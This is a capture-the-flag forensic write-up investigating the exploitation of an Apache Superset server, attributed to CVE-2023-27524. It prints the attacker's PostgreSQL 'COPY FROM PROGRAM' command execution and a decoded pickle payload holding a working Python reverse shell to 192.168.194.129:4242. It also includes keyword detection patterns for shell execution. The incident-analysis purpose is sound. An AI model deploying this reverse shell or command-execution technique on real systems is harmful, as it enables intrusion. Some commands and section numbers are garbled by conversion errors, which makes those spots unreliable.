HTB Sherlock – WhaleSecret Writeup (mid)

Table of Contents

1. Introduction

   Evidence Provided

   UAC Acquisition

   Application Artifacts

2. What was the IP and Port of the Vulnerable Server?
3. What was the Name of the Vulnerable Software Hosted on the System?
4. What was the IP of the Malicious Threat Actor?
5. What CVE Did the Malicious Actor Exploit?
   6.1 Reviewing the Attacker's Activity
   6.2 Transition to Automated Exploitation
   6.3 Correlation with CVE-2023-27524
6. What User-Agent Did the Malicious Actor Use While Exploiting the Vulnerability?
7. At What Time Did the Malicious Actor First Use the Exploit?
8. At What Time Was the First System Command Executed Through the Exploit?
   9.1 Analysis of the SQL Lab Output
   9.2 Reconstruction of the SQL Lab Contents
9. Which Port Did the Reverse Shell Connect To?
10. MITRE ATT&CK Mapping
11. Cyber Kill Chain Analysis

1. **Introduction**

Our team was called in to investigate a security incident of an internal web application. The only thing we know is that the web application was running on docker. The team acquired triage data as well as an important folder from the docker running the exploited service. Your task is to investigate the incident.

Evidence Provided

The investigation was conducted using two primary sources of evidence:

UAC Acquisition

uac-superset-linux-20251101213209 (https://github.com/tclahr/uac)

This directory contains a forensic triage collection obtained using the Unix-like Artifacts Collector (UAC). The acquisition includes a wide range of host-based artifacts, such as:

- Running processes
- Network information
- System and application logs
- Docker-related artifacts
- User account information
- Scheduled tasks and cron jobs
- System configuration data

The UAC acquisition was used to reconstruct activity on the Linux host and identify indicators of compromise related to the incident.

Application Artifacts

sqllab

This directory was extracted directly from the compromised Docker container running Apache Superset. It contains SQL Lab-related application artifacts and

data generated by the web application.

The contents of this directory were analyzed to identify attacker activity, reconstruct exploitation steps, and determine whether SQL Lab functionality was abused during the intrusion.

2. **What was the IP and port of the vulnerable server?**

To identify the vulnerable server, the Docker logs were examined for IP address and port combinations. A regular expression search was used to locate potential network endpoints exposed by the application:

```
grep -RPo '\b(?:\d{1,3}\.){3}\d{1,3}:\d+\b' .
```

```
./docker_container_logs_dee3f31ac261.txt:192.168.194.128:8088
./docker_container_logs_dee3f31ac261.txt:192.168.194.128:8088
./docker_container_logs_dee3f31ac261.txt:192.168.194.128:8088
./docker_container_logs_dee3f31ac261.txt:192.168.194.128:8088
```

After identifying candidate addresses, the results were validated by reviewing the surrounding log context:

```
grep -r '192.168.194.128:8088' .
```

```
./docker_container_logs_dee3f31ac261.txt:192.168.194.129 - - [01/Nov/2025:19:26:36 +0000] "GET /static/assets/2441.9d43893841d3df512e51.entry.js HTTP/1.1" 200 2352 "http://192.168.194.128:8088/superset/sqllab/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
./docker_container_logs_dee3f31ac261.txt:192.168.194.129 - - [01/Nov/2025:19:26:36 +0000] "GET /static/assets/5534.3c166c76d124cb103479.entry.js HTTP/1.1" 200 3718 "http://192.168.194.128:8088/superset/sqllab/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
./docker_container_logs_dee3f31ac261.txt:192.168.194.129 - - [01/Nov/2025:19:26:36 +0000] "GET /static/assets/9670.d1f08dbee1c82a14c790.entry.js HTTP/1.1" 200 44470 "http://192.168.194.128:8088/superset/sqllab/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
./docker_container_logs_dee3f31ac261.txt:192.168.194.129 - - [01/Nov/2025:19:26:36 +0000] "GET /static/assets/sqllab.52c0b17fcd169d5f9965.entry.js HTTP/1.1" 200 77794 "http://192.168.194.128:8088/superset/sqllab/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

The log entries revealed HTTP activity associated with an internal web application. Correlating the findings with the Docker container configuration confirmed that the service was exposed on the following endpoint:

Answer: 192.168.194.128:8088

3. **What was the name of the vulnerable software hosted on the system?**

Previous log analysis revealed multiple references to **Superset**, suggesting that the exposed web application was Apache Superset. To confirm this finding, the Docker image inventory was examined by reviewing the `docker_image_ls_--all.txt` artifact.

```
~/Doc/S/W/uac-superset-linux-20251101213209/live_response/containers                09:59:09
> cat docker_image_ls_--all.txt
REPOSITORY          TAG           IMAGE ID       CREATED       SIZE
redis               latest        466e5b1da2ef   4 weeks ago   137MB
apache/superset     latest-dev    4b6142346600   7 weeks ago   3.18GB
apache/superset     2.0.0         aa582cd26a96   3 years ago   1.71GB
postgres            10            1cad456b3a24   3 years ago   202MB
```

The image information confirmed that the application running on the system was **Apache Superset**, specifically version **2.0.0**

Answer: Apache Superset

4. **What was the IP of the malicious threat actor ?**

The Apache Superset web container logs were reviewed to determine the source of the malicious activity. Multiple requests targeting the Apache Superset instance originated from the same IP address, indicating the source of the reconnaissance and subsequent exploitation attempts.

Example log entries:

```
192.168.194.129 - - [01/Nov/2025:19:25:43 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.194.129 - - [01/Nov/2025:19:25:43 +0000] "GET / HTTP/1.1" 302 242 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.194.129 - - [01/Nov/2025:19:25:43 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.194.129 - - [01/Nov/2025:19:25:43 +0000] "GET /nmaplowercheck1762025143 HTTP/1.1" 404 334 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.194.129 - - [01/Nov/2025:19:25:43 +0000] "POST /sdk HTTP/1.1" 404 334 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
192.168.194.129 - - [01/Nov/2025:19:25:43 +0000] "POST / HTTP/1.1" 405 271 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
```

These requests show the attacker performing reconnaissance against the exposed Apache Superset instance using Nmap's NSE scripts. Subsequent exploitation activity was also traced back to the same source address.

Answer: **192.168.194.129**

5. What CVE did the malicious actor exploit?

Apache Superset 2.0.0 is affected by multiple publicly known vulnerabilities. Therefore, identifying the exploited CVE required reconstructing the attacker's actions and correlating them with known exploitation techniques.

To reconstruct the attack chain, the Apache Superset container logs were reviewed. Authentication events were of particular interest because some Superset vulnerabilities require a valid authenticated session before exploitation.


4.1 Reviewing the Attacker's Activity

As a first step, the web server logs were reviewed to understand the attacker's behavior and establish a timeline of the intrusion.

The following command was used to identify HTTP POST requests issued by the attacker and inspect the surrounding activity:

```
cat docker_container_logs_dee3f31ac261.txt | grep '192.168.194.129' | grep -A 3 'POST'
```

The results revealed multiple failed authentication attempts,



followed by reconnaissance activity performed with Nmap NSE.




These requests indicate that the threat actor initially attempted to authenticate to the application before performing automated reconnaissance against the exposed web service.

5.2 Transition to Automated Exploitation

Approximately two minutes after the reconnaissance phase, the attacker's behavior changed significantly.

The User-Agent switched from Firefox and Nmap NSE to: python-requests/2.26.0

```
cat docker_container_logs_dee3f31ac261.txt | grep '192.168.19
4.129' | grep -A 3 'POST'
```



Notably, the available access logs do not show a successful credential-based login immediately preceding the subsequent authenticated activity. Earlier login attempts at approximately 19:24:34–19:24:44 UTC repeatedly returned the attacker to `/login/`, followed by a `302` response from `/superset/welcome/`, indicating that those attempts did not result in an authenticated session.


```
cat docker_container_logs_dee3f31ac261.txt | grep 'login'
```



At 19:26:14–19:26:17 UTC, the attacker began interacting with the login endpoint using `python-requests`. Shortly afterwards, at 19:26:32 UTC, requests using Firefox were redirected from `/login/` and `/` to `/superset/welcome/`, which returned HTTP 200.

Immediately following this transition, the attacker accessed authenticated Superset functionality, including `/api/v1/database/`, `/superset/sqllab/`, database schema endpoints, `/users/list/`, and `/roles/list/`.

```
cat docker_container_logs_dee3f31ac261.txt | grep '192.168.19
4.129
```



This sequence is significant because the available access logs do not show a conventional successful login that would otherwise explain the sudden appearance of an authenticated session. The observed behavior is therefore consistent with the attacker obtaining or forging an authenticated session through an alternative mechanism.

5.3 Correlation with CVE-2023-27524

This behavior is highly consistent with the exploitation workflow associated with **CVE-2023-27524**, which can allow an attacker with knowledge of the Flask `SECRET_KEY` to forge an authenticated Superset session.

However, the available evidence does not contain the `SECRET_KEY` itself or direct evidence of session-cookie forgery. Therefore, the exploitation mechanism cannot be independently verified from the available forensic artifacts.

An attacker who knows the vulnerable secret key can forge a valid session cookie and impersonate an authenticated user without possessing legitimate credentials.

Once authenticated, the attacker can access privileged Superset functionality, including database connection management and SQL Lab.

The activity observed in the logs closely matches the public exploitation workflow associated with CVE-2023-27524:

1. Reconnaissance against the Superset instance.
2. Acquisition or forgery of an authenticated session.
3. Direct interaction with `/api/v1/database/` endpoints.
4. Execution of queries through SQL Lab (`/superset/sql_json/`).
5. Subsequent post-exploitation activity.


Based on the observed behavior and the absence of a better-fitting vulnerability, CVE-2023-27524 **(https://github.com/tclahr/uac)** is assessed as the most likely exploited vulnerability.

Answer: **CVE-2023-27524**

6. What User-Agent did the malicious actor use while exploiting the vulnerability?

The attacker switched from the Firefox browser User-Agent and Nmap Scripting Engine to `python-requests/2.26.0` when automated interaction with the Apache Superset application began. This User-Agent was subsequently observed during requests to Superset endpoints involved in the exploitation activity.

```
cat docker_container_logs_dee3f31ac261.txt | grep '192.168.19
4.129'
```



Based on the previously analyzed logs, the User-Agent used by the malicious actor during the exploitation phase was:


`Answer:` **`python-requests/2.26.0`**

7. At what time did the malicious actor first use the exploit?

To solve this question, the Apache Superset container logs were analyzed to identify the earliest activity associated with the exploitation phase.

The first request using the automated User-Agent `python-requests/2.26.0` was recorded at **2025-11-01 19:26:14 UTC**

```
cat docker_container_logs_dee3f31ac261.tAnswer: 4242.xt | gre
p '192.168.194.129'
```



This represents the first observed activity associated with the exploitation workflow. Subsequent requests using the same User-Agent and access to authenticated Superset functionality confirm the transition into the exploitation phase.

Answer: **2025-11-01 19:26:14 UTC**

8. At what time was the first system command executed through the exploit?


To determine when the malicious actor first executed a system command through the exploited Apache Superset instance, the activity performed through **SQL Lab** was examined.

The Apache Superset container logs showed that the attacker accessed SQL Lab and interacted with the database API. However, the commands themselves were not immediately visible in plain text in the initial log output. Instead, the SQL Lab


response contained encoded/escaped data that had to be extracted and decoded before the actual query contents could be analyzed.

8.1 Analyze the SQL Lab output

The SQL Lab output generated during the attack was identified in the Apache Superset container logs. At first, the output was not directly readable because the query results were stored in an encoded/escaped format.



The output generated by the SQL Lab queries was not directly readable in the original forensic artifacts. The files contained serialized data using **Python** `pickle`, with the relevant content subsequently compressed using **zlib**.



To make the SQL Lab results readable and facilitate the analysis of the attacker's activity, a Python script was created to automate the extraction process. The script iterates through the available files, extracts the serialized data, decompresses it using `zlib`, converts the embedded timestamps into a readable UTC format, and extracts printable strings of at least eight characters, equivalent to using `strings -n 8`.

```
python3 - <<'PY'
import os
import pickle
import zlib
from datetime import datetime, UTC
outfile = "sqllab_dump.txt"
```

```
with open(outfile, "w", encoding="utf-8", errors="ignore") as
out:
for fname in sorted(os.listdir(".")):

    if fname.endswith(".txt"):
        continue

    if not os.path.isfile(fname):
        continue

    try:
        with open(fname, "rb") as f:
            ts = pickle.load(f)
            data = pickle.load(f)

        dec = zlib.decompress(data)

        timestamp = datetime.fromtimestamp(ts, UTC)

        out.write("=" * 100 + "\n")
        out.write(f"FILE: {fname}\n")
        out.write(f"TIMESTAMP: {timestamp}\n")
        out.write(f"DECOMPRESSED SIZE: {len(dec)} bytes\n")
        out.write("=" * 100 + "\n\n")

        printable = []

        current = bytearray()

        for b in dec:
            if 32 <= b <= 126:
                current.append(b)
            else:
                if len(current) >= 8:
                    printable.append(current.decode(errors="i
```

```
gnore"))
                current = bytearray()

        if len(current) >= 8:
            printable.append(current.decode(errors="ignore"))

        out.write("\n".join(printable))
        out.write("\n\n\n")

    except Exception as e:
        out.write("=" * 100 + "\n")
        out.write(f"FILE: {fname}\n")
        out.write(f"ERROR: {e}\n\n")

        print(f"Saved to {outfile}")
PY
```

Instead of generating a **8.28.2**separate output file for every artifact, the script consolidates the results into a single text file: sqllab_dump.txt, including the **original filename, timestamp, decompressed size and recovered content**.

This allowed the SQL Lab outputs to be reviewed in chronological order and made it possible to identify the commands executed by the attacker and correlate them with their corresponding timestamps.

8.2 Reconstruction of the contents

At first, the following command was used to search the recovered SQL Lab output for common indicators of command execution:


```
grep -Ein 'exec|execute|system|shell|command|subprocess|popen
|bash|sh -c|/bin/sh|/bin/bash|cmd|powershell' sqllab_dump.txt
```

This search was intended to identify common command-execution mechanisms and shell-related keywords used by attackers. The search returned several relevant entries, including the following SQL statement:



We correlated the identified command with the complete SQL Lab and container log timeline to determine when it was executed. This allowed us to associate the command with the corresponding forensic artifact and establish the timestamp of the first system command executed through the exploit:

```
cat sqllab_dump.txt
```



Answer: **2025-11-01 19:27:42 UTC**.

9. What was the first system command executed through the exploit?

Based on the previously analyzed logs, the first command was:

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'ls /etc/passwd';
SELECT * FROM cmd_exec;
```

```
ls /etc/passwd
```


Answer: **ls /etc/passwd**

10. Which port did the reverse shell connect to?

During the review of the recovered SQL Lab artifacts, a suspicious query was identified that modified the `key_value` table.


The output generated by the Python script developed in the previous Section 7.1 was consolidated into the file `sqllab_dump.txt`, which contained the recovered SQL queries and associated results extracted from the SQL Lab artifacts linked to the attacker's activity.

Unlike the previous SQL Lab queries used for reconnaissance and operating system command execution, this query contained a large hexadecimal-encoded value:




```
update key_valuesetvalue='\x63706f7369780a73797374656d0a70300a28...'
```

To recover the original payload, the hexadecimal string was extracted and analyzed using the following Python script:




```
python3 - <<'PY'
import pickletools

hexdata = "63706f7369780a73797374656d0a70300a2856707974686f6e
202d632027696d706f727420736f636b65742c73756270726f636573732c6
```

```
f733b733d736f636b65742e736f636b657428736f636b65742e41465f494e
45542c736f636b65742e534f434b5f53545245414d293b732e636f6e6e656
3742828223139322e3136382e3139342e313239222c3432343229293b6f73
2e6475703228732e66696c656e6f28292c30293b6f732e6475703228732e6
6696c656e6f28292c31293b6f732e6475703228732e66696c656e6f28292c
32293b73756270726f636573732e63616c6c285b222f62696e2f7368222c2
22d69225d29270a70310a7470320a5270330a2e"

payload = bytes.fromhex(hexdata)

print("=== RAW PICKLE ===")
print(payload.decode(errors="ignore"))

print("\n=== PICKLE DISASSEMBLY ===")
pickletools.dis(payload)
PY
```

The decoded payload was:

```
=== PICKLE DISASSEMBLY ===
    0: c    GLOBAL     'posix system'
   14: p    PUT        0
   17: (    MARK
   18: V        UNICODE    'python -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168
.194.129",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])\''
  246: p        PUT        1
  249: t        TUPLE      (MARK at 17)
  250: p    PUT        2
  253: R    REDUCE
  254: p    PUT        3
  257: .    STOP
highest protocol among opcodes = 0
```

```
python -c \'import socket,subprocess,os;s=socket.socket(socke
t.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.194.129",42
42));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fi
leno(),2);subprocess.call(["/bin/sh","-i"])\
```

Analysis of the recovered command shows that it creates a TCP socket, connects to the remote host `192.168.194.129` on port `4242`, redirects standard input, output, and error streams to the socket, and finally launches an interactive `/bin/sh` shell.

This confirms that the attacker deployed a Python-based reverse shell configured to connect to **192.168.194.129:4242**. Therefore, the reverse shell destination port was identified as:

Answer: **4242**.

11. MITRE ATT&CK Mapping

Tactic	Technique	Evidence	Detection Strategy
Initial Access	T1190 – Exploit Public-Facing Application	Exploitation of Apache Superset CVE-2023-27524	Monitor web application logs for unusual requests and authentication anomalies
Discovery	T1087 – Account Discovery	Enumeration of users through database queries	Alert on unusual access to user-related database tables
Discovery	T1046 – Network Service Discovery	Enumeration of databases and Superset resources	Monitor administrative and metadata queries
Execution	T1059.004 – Unix Shell	PostgreSQL `COPY FROM PROGRAM` execution	Alert on any use of `COPY FROM PROGRAM`
Execution	T1059.006 – Python	Python reverse shell payload	Detect Python processes spawning shells or making outbound connections
Collection	T1005 – Data from Local System	Retrieval of `/etc/passwd`	Monitor access to sensitive system files
Command and Control	T1071 – Application Layer Protocol	Reverse shell configured to connect to `192.168.194.129:4242`	Monitor outbound connections to uncommon IPs and ports

12. Cyber Kill Chain Analysis

Phase	Description	Evidence
Reconnaissance	The attacker enumerated the Apache Superset environment and explored available resources.	SQL Lab activity and database enumeration queries.
